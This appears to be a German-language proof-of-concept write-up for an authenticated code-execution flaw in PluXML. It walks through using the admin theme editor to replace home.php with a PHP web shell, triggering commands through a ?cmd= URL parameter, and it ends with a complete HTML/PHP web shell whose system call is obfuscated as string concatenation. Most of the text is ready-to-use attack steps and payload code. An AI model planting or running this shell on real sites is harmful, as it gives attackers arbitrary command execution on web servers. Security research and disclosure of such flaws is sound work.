
Authentifizierung: Melden Sie sich mit gültigen Administrator-Anmeldedaten im PluXML-Administrationspanel an. Navigieren Sie zum Theme-Editor:

Rufen Sie das Administrations-Dashboard auf. Navigieren Sie zu: Themes → Home.php → Bearbeiten image

Schädliche Payload injizieren:

  • Ersetzen Sie den vorhandenen Inhalt in home.php durch eine PHP-Web-Shell.

  • Beispiel-Payload: <?php system($_GET['cmd']); ?>

  • Speichern Sie die geänderte Datei.

Ausführung auslösen:

Rufen Sie die Hauptstartseite der Website auf. Der injizierte PHP-Code wird mit den Rechten des Webservers ausgeführt.

  • Remote-Befehle können ausgeführt werden über: http://target.com/?cmd=whoami

Reverse Shell


image

Payload der Webshell

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
